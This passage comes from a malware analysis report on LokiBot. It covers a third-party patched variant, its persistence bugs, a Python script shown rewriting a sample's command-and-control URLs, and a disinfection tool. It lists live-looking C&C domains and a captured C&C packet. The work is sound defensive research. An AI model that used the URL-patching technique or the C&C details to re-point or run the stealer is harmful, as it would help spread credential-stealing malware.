12	00	27	00	00	00	07	00	00	00	63	6B	61	76	2E	72	..'.ckav.r
75	01	00	0A	00	00	00	64	00	30	00	30	00	72	00	74	u.....d.0.0.r.t
00	01	00	1E	00	00	00	44	00	45	00	53	00	4B	00	54D.E.S.K.T
00	4F	00	50	00	2D	00	33	00	55	00	35	00	45	00	4E	.O.P.-.3.U.5.E.N
00	41	00	52	00	01	00	1E	00	00	00	44	00	45	00	53	.A.R.....D.E.S

Image 54: Packet sent to the c&c of LokiBot patched version

It makes sense knowing the output of the builder.

11. LOKIBOT “HIJACKED” BUGS

A sample of LokiBot was modified and used for creating new samples with new control panels.

But, this modification causes two bugs in the program.

- 1) Some strings of LokiBot are encrypted. Lokibot to decrypt them uses the function Decrypt3DESstring. After patching this function it **always** returns the same string. The returned string of this function is the XORed url which is located at “x” section.

The following is the registry key name used in persistence:

Software\Microsoft\Windows\CurrentVersion\Run

This registry key is encrypted using 3DES algorithm. When the patched LokiBot tries to get persistence, it uses Decrypt3DESstring to decrypt the registry key name. But because that function is patched, the returned string is the url at “x” section, instead of the registry key.




Image 55: Bug 1, created registry key for the persistence. It will depend on the url protected with XOR in the LokiBot patched version

- 2) Decrypt3DESstring always returns the “x” section url. That url is encrypted using a simple XOR. When Decrypt3DESstring is called the patched code decrypts that url. Following the XOR distributive characteristics, if you perform xor 2 times to the same string with the same key, the returned string is equal.

```
In [1]: original_string = "d00rt_xor_text"
In [2]: one_time_xored = ''.join([chr(ord(c) ^ 0xFF) for c in original_string])
In [3]: original_string = ''.join([chr(ord(c) ^ 0xFF) for c in one_time_xored])
In [4]: print original_string
d00rt_xor_text
```

Image 56: Example of a simple XOR algorithm properties.

Each time that Decrypt3DESstring is called, the patched code just performs a single XOR to the url at "x" section. So, when Decrypt3DESstring is called the second time or an even number times, it returns the xored url string again.

12. CONCLUSION

The latest and most distributed LokiBot samples are a patched version of LokiBot v.1.8.

A third party person (probably a member of fuckav.ru forum), patched the original code of LokiBot. The “x” section was added, which implements decryption routine that protects the control panel url with XOR. The function responsible for decrypting the strings was hooked. This hook jumps to “x” section and **always** returns the url protected with XOR.

The person who patched LokiBot, is able to create new LokiBot samples with custom control panels in an easy way whitout having the source code.

The original author of the malware “Carter”, was complaining in forums about that there were more persons reselling his malware.

In addition, this person was reselling LokiBot cheaper than “Carter”.

These samples always have the same 4 urls protected with 3DES because the sample used for generating the new LokiBot samples is always the same.

I think due this reason, now it’s easy to find LokiBot in the market very cheap. But what the people who buys this malware don’t know is that that cheap version lacks its persistence feature.

Probably there are more recently version of LokiBot (LokiBot v2) distributed by the original actor, but its price and the easy way you can get a LokiBot “patched” version, claims that the most distributed version would be the patched version.

On the next point of this article (SCRIPTS AND DISINFECTION), I will describe briefly 2 tools I made to facilitate the analysis of LokiBot behavior.

The first one is a tool for disinfecting a machine infected with LokiBot written in C.

The second tool is a python class and a python script which you can use to patch LokiBot hijacked samples and revert its functionality, like as if it was the original LokiBot sample. This tool is able to get the encrypted control panels protected with 3DES and to patch them with custom controls panels. This patch may be the best way for hijacking this malware, and one of the most elegant solutions.

13. SCRIPTS AND DISINFECTION

These tools and its code are on my github (<https://github.com/d00rt>).

13.1 SCRIPTS

There are 2 scripts, 1 is a LokiBot class and the other one is a script that uses this class.

The LokiBot class is able to parse any version of Lokibot, to detect if it is the version patched by the third party actor and to parse the embedded control panels.

```
d00rt@d00rt-PC:~/Documents/reversing/lokibot/git/lokibot$ python scripts/lokibot_patcher.py -f scripts/newmarch_unpacked.exe
[+] LokiBot Patched version by 'Dimitry' :P detected.
    Control panel: http://ipvhstod.duckdns.org:6060/newmarch/fre.php
[+] Original control panels:
    kbfvzoboss.bid/alien/fre.php
    alphastand.trade/alien/fre.php
    alphastand.win/alien/fre.php
    alphastand.top/alien/fre.php
```

Image 57: The output of the lokibot_pathcer.py strings. It gets a LokiBot file as argument. In the output you can see that the sample is a patched version sample and the url of this patched version. In addition the scripts shows the original control panels, before the binary was patched

```
d00rt@d00rt-PC:~/Documents/reversing/lokibot/git/lokibot$ python scripts/lokibot_patcher.py -f ~/Desktop/test.bin
[+] Original control panels:
    mompelie.ru/webstatBETA/ight.php
    trafcounters.com/webstatBETA/ight.php
```

Image 58 The output of the lokibot_pathcer.py strings. It gets a old version of LokiBot as argument. In the output you can see that the sample is not a patched version sample and the original control panels

With this class, the control panel urls that are protected with 3DES algorithm could be modified.

```
d00rt@d00rt-PC:~/Documents/reversing/lokibot/git/lokibot$ python scripts/lokibot_patcher.py -f ~/Desktop/test.bin
[+] Original control panels:
    mompelie.ru/webstatBETA/ight.php
    trafcounters.com/webstatBETA/ight.php
d00rt@d00rt-PC:~/Documents/reversing/lokibot/git/lokibot$ python scripts/lokibot_patcher.py -f ~/Desktop/test.bin -pu reversingminds-blog.logdown.com,http://twitter.com/D00RT_RM -o /tmp/test.bin.patched.exe
[+] Original control panels:
    mompelie.ru/webstatBETA/ight.php
    trafcounters.com/webstatBETA/ight.php
[+] LokiBot file patched.
    Input: /home/d00rt/Desktop/test.bin
    Output: /tmp/test.bin.patched.exe
[+] LokiBot new C&C urls.
    reversingminds-blog.logdown.com
    http://twitter.com/D00RT_RM
d00rt@d00rt-PC:~/Documents/reversing/lokibot/git/lokibot$ python scripts/lokibot_patcher.py -f /tmp/test.bin.patched.exe
[+] Original control panels:
    reversingminds-blog.logdown.com
    http://twitter.com/D00RT_RM
```

Image 59: This output of lokibot_patcher.py shows how the script patches the urls protected with 3DES. After the patching the urls of the c&c are different. This script works for any version of LokiBot

Furthermore, if the sample that you want to patch its control panels is a “hijacked” version of LokiBot, these scripts patches the version, deletes “x” section and leaves the binary as if it was the original binary. And fixes up the before listed bugs.




Image 60: LokiBot patched sample by the script showed before. As the sample was patched with a custom urls, now it tries to connect to those urls





Image 61: LokiBot patched sample by the script showed before. The bug of persistence was patched too

13.2 DISINFECTION

I provide a tool for disinfection “LokibotDisinfection.cpp”. Compiling this source code and executing it in your machine you can:

- To know the persistence folder and names used by LokiBot in your machine.
- To disinfect your system of LokiBot.



```
C:\Users\d00rt\Desktop\LokibotDisinfection.exe
[INFO] MachineGuid:
+ f5e3cfc0-1ff1-4387-9210-597a26539090
[INFO] MD5 hash of MachineGuid:
+ 7111C3B67FF4177190BCF66D9FDF862C
[INFO] Lokibot folder for this machine:
+ C:\Users\d00rt\AppData\Roaming\67FF41
[WARNING] Lokibot files found.
+ Deleted: C:\Users\d00rt\AppData\Roaming\67FF41\.
+ Deleted: C:\Users\d00rt\AppData\Roaming\67FF41\..
+ Deleted: C:\Users\d00rt\AppData\Roaming\67FF41\177190.exe
[WARNING] Lokibot registry found.
```

Image 62: The output of the tool for disinfect the system of LokiBot

I recommended to execute 2 times the disinfecting tool, after the first time you must reboot the system and then execute it again. This is because if LokiBot is still running on the system, the files it uses some times can't be removed (although in the output puts Deleted).

16. REFERENCES

Very complete analysis of LokiBot:

<https://www.sans.org/reading-room/whitepapers/malicious/loki-bot-information-stealer-keylogger-more-37850>